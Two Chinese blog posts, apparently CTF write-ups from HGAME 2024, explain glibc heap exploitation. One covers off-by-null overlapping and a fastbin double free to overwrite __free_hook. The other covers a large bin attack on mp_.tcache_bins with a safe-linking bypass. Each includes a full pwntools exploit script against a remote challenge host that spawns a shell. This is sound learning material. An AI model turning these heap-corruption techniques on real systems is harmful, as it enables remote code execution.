HGAME 你满了,那我就漫出来了！ wp (off by null)

15.02.2024

CTF pwn

从这个标题就可以看出，存在溢出漏洞，堆溢出很有意思，大多是溢出控制元数据区域（chunk的信息区），之后再通过Overlapping来泄露地址啊之类的

这道题目看反汇编的话会发现，不存在UAF漏洞，意味着无法简单的进行double free，如果无法double free，想任意地址写从而控制程序流程就需要tcache poisoning，但是能进行tcache poisoning那不就是特别简单的题目吗，这题因为没有专门的edit函数和UAF所以这是不可能的，所以就需要找新的漏洞，发现在add函数中存在off by null漏洞，这个漏洞是在你写的任意数据后加一个'\0'，导致可以溢出一个null byte，所以叫做off by null

之后的思路很简单了：利用off by null实现overlapping，获得一个逃出来的指针，用这个指针实现libc地址泄露和double free控制程序流程

思路很简单但是操作比较麻烦，想要在free时进行到合并那个操作，需要满足以下条件

- 1，能顺利的通过tcache和fastbin的检测，这需要tcache填满以及超过fastbin大小
- 2，合并时需要合并的chunk有合法的fd和bk（因为需要进行到unlink函数）
- 3，合并时需要通过size=pre_size的检测，如何通过检测请看这篇文章Off by Null的前世今生-安全客 - 安全资讯平台 (anquanke.com)

这需要对堆进行布局，我最后的布局是（每一个都是0x100大小，最后一个是0x110（在topchunk分割，使得某一个unsorted bin走过分类的路线），A是allocated chunk，S是smallbin free chunk）

S(7) A(8) A(9) A*7(0-6) A(13) →高地址

由于smallbin，使8号的pre_size=7号的size使之能通过检测（3），之后先free(8)，再add(8,0xf8,b'\x00'*0xf0+p64(0x200)更改9号的pre_size和pre_inuse，欺骗ptmalloc使它认为8号是一个free chunk，大小为0x200（7大小加8大小），最后通过free(9)使得9号chunk向前合并（合并时指针先前移

0x200找到7号chunk，检测7号chunk的size和8号chunk的pre_size是否一致，并进行unlink，由于fd和bk也合法，使得合并成功）


这时我就得到了一个野指针（指向8号chunk），再将7，8，9chunk合并再切割出一个合适的值，使得8号指针指向下一个remainder（unsorted bin）fd或者bk指针，再通过show(8)成功泄露地址

之后我本来想用tcache的double free，但是我发现2.27版本竟然检测出了tcache的double free，最后问了ffly学姐才知道2.27版本的一个小版本是存在检测double free的，所以最后我用了fastbin的double free，因为有tcahce所以最后写的地址可以直接malloc出来，最后在__free_hook中写入system的地址，最后成功getshell

exp如下

```python
from pwn import *
#p = process('./vuln')
p = remote("106.14.57.14",31531)
libc = ELF('./libc-2.27.so')
context(log_level = "debug",arch = "amd64",os = "linux")
#context.terminal = ['tmux', 'splitw', '-h']
#gdb.attach(p)
def add(idx ,size, content):
  p.sendlineafter("Your choice:",'1')
  p.sendlineafter("Index: ",str(idx))
  p.sendlineafter("Size: ",str(size))
  p.sendlineafter("Content: ",content)
def addnl(idx ,size, content):
  p.sendlineafter("Your choice:",'1')
  p.sendlineafter("Index: ",str(idx))
  p.sendlineafter("Size: ",str(size))
  p.sendafter("Content: ",content)
def show(idx):
  p.sendlineafter("Your choice:",'2')
  p.sendlineafter("Index: ",str(idx))
def free(idx):
  p.sendlineafter("Your choice:",'3')
  p.sendlineafter("Index: ",str(idx))

#布局
add(7,0xf8,"a")
add(8,0xf8,"a")
add(9,0xf8,"a")
for i in range(0,7):
 add(i,0xf8,"a"*0xf)
for i in range(0,7):
 free(i)
free(8)
free(7)
free(9)
for i in range(0,7):
 add(i,0xf8,"a"*0xf)
add(7,0xf8,"a")
add(8,0xf8,"a")
add(13,0xff,"a")   #a a s a*7
for i in range(0,7):
  free(i)
#free(8)
free(7)
for i in range(0,7):
  add(i,0xf8,"a")
add(10,0xf8,"a")
add(7,0xf8,"a")  #a a a a*7  a
for i in range(0,7):
  free(i)
free(7)
add(14,0xff,"a") #s a a t*7 a a
#off by null
for i in range(0,7):
  add(i,0xf8,"a")
free(8)
add(8,0xf8,b'\x11'*0xf0+p64(0x200))
for i in range(0,7):
  free(i)
free(10)
for i in range(0,7):
  add(i,0xf0,"a")
add(7,0xf0,"a")
show(8)   #泄露
addr = (p.recvuntil(b'\x7f'))
addr+=b'\x00\x00'
```



```python
maina = u64(addr)
libc_base = maina - 0x3ebca0
system_addr = libc_base + libc.sym['system']
free_hook_addr = libc_base + libc.sym['__free_hook']
add(10,0xf8,"a")
add(11,0xf8,"a")
for i in range(0,7):
  free(i)
free(10)
free(11)
add(10,0x18,"a")
add(11,0x18,"a")
for i in range(0,7):
  add(i,0x18,"a")
for i in range(0,7):
  free(i)
free(10)
free(11)
free(8) #double free(fastbin)
for i in range(0,7):
  add(i,0x18,"a")
add(10,0x18,p64(free_hook_addr))
add(11,0x18,"a")
add(12,0x18,"a")
add(8,0x18,p64(system_addr))
add(9,0x30,"/bin/sh\x00")
free(9)
#gdb.attach(p)
p.interactive()
```

pwn

« Previous Post

Next Post »

发表回复

以 YZS 的身份登录。 编辑您的个人资料。 注销? 必填项已用*标注

评论 *

发表评论

计算机

一生一芯

预学习

B阶段

NEMU

NPC

A阶段

slide

1_28进度汇报

CTF

pwn

reverse

HDOJ

jyy_os

关于爱情的科学指南

HGAME Elden Ring Ⅲ wp

17.02.2024

CTF pwn

目录

这道题是仅允许申请large chunk，large chunk有它专属的攻击方法，请自行去运行这个代码来理解large bin attack：
how2heap/glibc_2.32/large_bin_attack.c at master · shellphish/how2heap (github.com)

我在这里再说下原理吧，防止我自己忘记

首先得知道操作largebin的地方只有malloc，并且只有malloc中 1.分类时插入largebin 2.分配largebin，并且fd_nextsize指向递减方向，bk_nextsize指向递增方向，fd指向递减（或相等）方向，bk指向递增（或相等）方向，最小的fd_指向最大的chunk，最大的bk_指向最小的chunk，形成类似ringbuf的循环结构

首先看相关源码（分类时插入largebin）

一	二	三	四	五	六	日
5	6	7	8	9	10	11
12	13	14	15	16	17	18
19	20	21	22	23	24	25
26	27	28	29			

« 1月

▶ contact me

```
  }
  else                                                    //7.7.2 分类至largebin中--------------------
    {
      victim_index = largebin_index (size);                       //7.7.2.1 获取相应idx
      bck = bin_at (av, victim_index);                            //7.7.2.2 双链表插入相应操作
      fwd = bck->fd;                                                    //bck -> 相应bin头   fwd -> 相应bin头的下一个

      /* maintain large bins in sorted order */
      if (fwd != bck)                                         //7.7.2.3 largebin链表插入的额外工作:(若不为空)需要从小到大排序
        {
          /* Or with inuse bit to speed comparisons */
          size |= PREV_INUSE;                                       //7.7.2.3.1 将该chunk设置PREV_INUSE位
          /* if smaller than smallest, bypass loop below */
          assert (chunk_main_arena (bck->bk));
          if ((unsigned long) (size)                                //7.7.2.3.2 判断该chunk是否小于该bin最小的chunk
    < (unsigned long) chunksize_nomask (bck->bk))
            {
              fwd = bck;
              bck = bck->bk;                                            //7.7.2.3.2.1 若是，则更新插入位置

              victim->fd_nextsize = fwd->fd;                            //7.7.2.3.2.2 fd_nextsize按其递减排序，将该chunk的此指针指向最大的chunk
              victim->bk_nextsize = fwd->fd->bk_nextsize;               //7.7.2.3.3.4 bk_nextsize按其递增排序，将该chunk的此指针指向原最小chunk
              fwd->fd->bk_nextsize = victim->bk_nextsize->fd_nextsize = victim; //7.7.2.3.3.5 设置最小和最大的指针
            }
          else
            {
              assert (chunk_main_arena (fwd));
              while ((unsigned long) size < chunksize_nomask (fwd))     //7.7.2.3.3 不是最小的，就从最大的头开始找到一个刚好比该chunk小(或相等)的chunk（代表）
                {
                  fwd = fwd->fd_nextsize;
    assert (chunk_main_arena (fwd));
                }

              if ((unsigned long) size
    == (unsigned long) chunksize_nomask (fwd))                  //7.7.3.3.4 判断这两个chunk是否相等，相等就插入到第二位置
                /* Always insert in the second position.  */
                fwd = fwd->fd;
              else
                {                                                       //7.7.3.3.5 不相等说明chunk比它大，插入到中间位置
                  victim->fd_nextsize = fwd;
                  victim->bk_nextsize = fwd->bk_nextsize;
                  if (__glibc_unlikely (fwd->bk_nextsize->fd_nextsize != fwd))
                    malloc_printerr ("malloc(): largebin double linked list corrupted (nextsize)");
                  fwd->bk_nextsize = victim;
                  victim->bk_nextsize->fd_nextsize = victim;
                }
              bck = fwd->bk;                                            //7.7.3.3.6 前面是设置fwd，现在直接根据fwd设置bck
              if (bck->fd != fwd)
                malloc_printerr ("malloc(): largebin double linked list corrupted (bk)");
            }
        }
      else
        victim->fd_nextsize = victim->bk_nextsize = victim;           //7.7.2.4 为空就直接放里面就好了
    }

  mark_bin (av, victim_index);                                //7.7.3 设置相应的binmap值
  victim->bk = bck;                                           //7.7.4 真正地将其插入双向链表
  victim->fd = fwd;                                                 //
  fwd->bk = victim;                                                 //
  bck->fd = victim;                                                 //
```

原理是首先free一个chunk进入largebin，通过UAF或者其他方式改变其bk_nextsize位为你想要任意写的目标地址，关键来了，之后再尝试free一个chunk到largebin，

但是要保证这个第二个chunk大小要小于第一个chunk（必须是其中最小的chunk），为的是绕过上图那个7.7.2.3.3的else，从而绕过检查。

在free第二个chunk时，存在一个关键语句：victim->bk_nextsize->fd_nextsize = victim （victim的bk_nextsize在上一句被设置为我更改的目标地址）从而在目标地址-0x20处写入了victim的地址。

综上所述，large bin attack的结果是向任意地址写入一个chunk的地址

但是我到这里就卡住了，我不知道该向什么地址写入（我在此之前已经泄露了libc地址以及heap地址），按照当时我的知识储备，我只能想到写入 一，libc（1.hook 2.global_max_fast）二，heap的某个地址

如果是第二个的话我觉得会特别麻烦，因为可能要涉及overlapping，并且即便overlapping也没有用，失败

第一个我先尝试了hook，尝试写shellcode，但是堆不可执行加上头数据无法更改，失败

我之后尝试了将global_max_fast覆写，使之变成很大的值，用fastbin attack，后发现fastbin的检查太多了，失败

我之后google了很久，还知道了libc中对于io_file中的一些指针的写入，从而控制程序流程（参考house of pig

和house of banana），但是我不太会，放弃

之后实在找不到其他的资料了，问了l0tus学姐，要关注mp_结构体，我之前通读了源码但是竟然我对这个印象不深，我之后查阅了资料（指问gpt和看源码），了解到这是一些malloc相关的参数，宏观上控制malloc的行为，比如说tcache的bin有多少个啊，申请大于多少用mmap啊之类的

之后思路就简单了，覆盖tcache_bins为很大的值，这个是用来指定tcache有多少个bin的，默认64个，这个和覆盖global_max_fast有异曲同工之妙，都是在只能申请largebin的情况下使用小chunk进行攻击，因为小chunk利用方式丰富，但是fastbin检查太多，反观tcache，为了加速，除了一个double free检测，其他几乎没有，这就导致可以在tcache entries数组越界的情况下使用tcache。

之后思路就很简单了，就是tcache poisoning申请包含hook的地址，然后system(“/bin/sh\x00”)，这里有个小插曲，我一开始不知道libc2.32有safe linking的机制，这是一个对于tcache的保护机制，源码如下

```
/* Safe-Linking:
   Use randomness from ASLR (mmap_base) to protect single-linked lists
   of Fast-Bins and TCache.  That is, mask the "next" pointers of the
   lists' chunks, and also perform allocation alignment checks on them.
   This mechanism reduces the risk of pointer hijacking, as was done with
   Safe-Unlinking in the double-linked lists of Small-Bins.
   It assumes a minimum page size of 4096 bytes (12 bits).  Systems with
   larger pages provide less entropy, although the pointer mangling
   still works.  */
#define PROTECT_PTR(pos, ptr) \
  ((__typeof (ptr)) ((((size_t) pos) >> 12) ^ ((size_t) ptr)))
#define REVEAL_PTR(ptr)  PROTECT_PTR (&ptr, ptr)
```

两个宏做的事情都是一样的，因为这个操作是可逆的，两个宏分别用于tcache_put，tcache_get，和fastbin分配和释放时，分别是对next指针或者fd指针进行加密和解密操作，不管是加密和解密，他都是**将需要加密的指针的地址右移12位并与指针值进行异或操作**得到的揭秘或者加密的指针值。所以要绕过它必须泄露出指针所在的地址才能实现正确加密，实现篡改fd或者next指针为自己想要的值。

整体思路

- 1，泄露libc和heap地址
- 2，largebin attack写mp_上覆写tcache_bins
- 3，绕过safe linking
- 4，tcache poisoning

exp如下

```python
from pwn import *
#p = process('./vuln')
p = remote("139.196.183.57",30851)
libc = ELF('./libc.so.6')
context.log_level = 'debug'
#gdb.attach(p)
def add(idx,size):
  p.sendlineafter(">",'1')
  p.sendlineafter("Index: ",str(idx))
  p.sendlineafter("Size: ",str(size))
def free(idx):
  p.sendlineafter(">",'2')
  p.sendlineafter("Index: ",str(idx))
def edit(idx,content):
  p.sendlineafter(">",'3')
  p.sendlineafter("Index: ",str(idx))
  p.sendlineafter("Content: ",content)
def editnl(idx,content):
  p.sendlineafter(">",'3')
  p.sendlineafter("Index: ",str(idx))
  p.sendafter("Content: ",content)
def show(idx):
  p.sendlineafter(">",'4')
  p.sendlineafter("Index: ",str(idx))
add(0,0x810)
add(1,0x500)
free(0)
editnl(0,b'\x11')
show(0)
addr1 = (p.recvuntil(b'\x7f'))
addr = addr1[-5:]
addr = b'\x00' + addr + b'\x00'*2
maina = u64(addr)
libc_base = maina - 0x1e3c00
fastbin_addr = maina -0x50
mp_addr = libc_base + 0x1e3280
mp_tb_addr = mp_addr + 0x50
system_addr = libc_base + libc.sym['system']
free_hook_addr = libc_base + libc.sym['__free_hook']
malloc_hook_addr=libc_base + libc.sym['__malloc_hook']
global_max_fast = free_hook_addr + 0x58  #ida mallopt bss to find
binsh_addr = libc_base + next(libc.search(b"/bin/sh"))
editnl(0,b'\x00')  #fix 0(unsorted bin)
add(0,0x810)
add(2,0x800)
add(3,0x500)
free(0)
add(4,0x850)   # 0 to largebin
editnl(0,b'\x11'*0x10)
show(0)  #leak chunk addr
```

```python
p.recvuntil(b'\x11'*0x10)
addr = (p.recv(6))
addr = addr+b'\x00'*2
chunk0 = u64(addr)
print("chunk0="+hex(chunk0))
heap_base = chunk0+0x2b20
editnl(0,p64(maina+0x4f0)*2) #fix 0(largebin)
editnl(0,p64(maina+0x4f0)*2+p64(mp_tb_addr-0x20)*2) #modify bknextsize
free(2)
add(5,0x850)  # 2 to largebin write chunk addr to des
add(6,0x850)
free(4)
#editnl(3,p64(free_hook_addr))
free(5)
free(6)
editnl(6,p64(free_hook_addr^(heap_base >>12)))
add(7,0x850)
add(8,0x850)
editnl(8,p64(system_addr))
add(9,0x700)
editnl(9,b'/bin/sh\x00')
free(9)
```

pwn

« Previous Post

Next Post »

发表回复

以 YZS 的身份登录。 编辑您的个人资料。 注销? 必填项已用*标注

评论 *

发表评论

计算机

一生一芯

预学习

B阶段

NEMU

NPC

A阶段

slide

1_28进度汇报

CTF

pwn

reverse

HDOJ

jyy_os

关于爱情的科学指南